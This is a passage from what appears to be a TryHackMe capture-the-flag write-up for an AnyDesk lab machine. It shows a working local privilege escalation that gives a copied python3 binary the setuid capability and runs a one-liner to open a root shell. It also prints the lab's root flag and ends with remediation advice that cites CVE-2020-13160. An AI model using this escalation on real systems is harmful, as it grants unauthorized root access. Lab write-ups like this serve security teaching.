annie@desktop:~$ cp /usr/bin/python3 .
```

```
annie@desktop:~$ /sbin/setcap cap_setuid+ep /home/annie/python3
```

Copy script for obtain root access

- <https://gtfobins.github.io/gtfobins/python/>

```
annie@desktop:~$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Flag root.txt

```
root@desktop:/root# cat root.txt  
THM{0nly_th3m_5.5.2_D3sk}
```

Errors and repair proposal

1. Better secure open ports. Such as:

- *22/tcp open ssh*
- *7070/tcp open ssl/realserver*

2. Vuln ID: CVE-2020-13160

Summary: AnyDesk before 5.5.3 on Linux and FreeBSD has a format string vulnerability that can be exploited for remote code execution.

V3.1: 9.8 CRITICAL

V2.0: 7.5 HIGH

3. The ssh password is simple. Create strong password. Proactively changing your password or using special characters, numbers, using lowercase and uppercase letters to strengthen your password.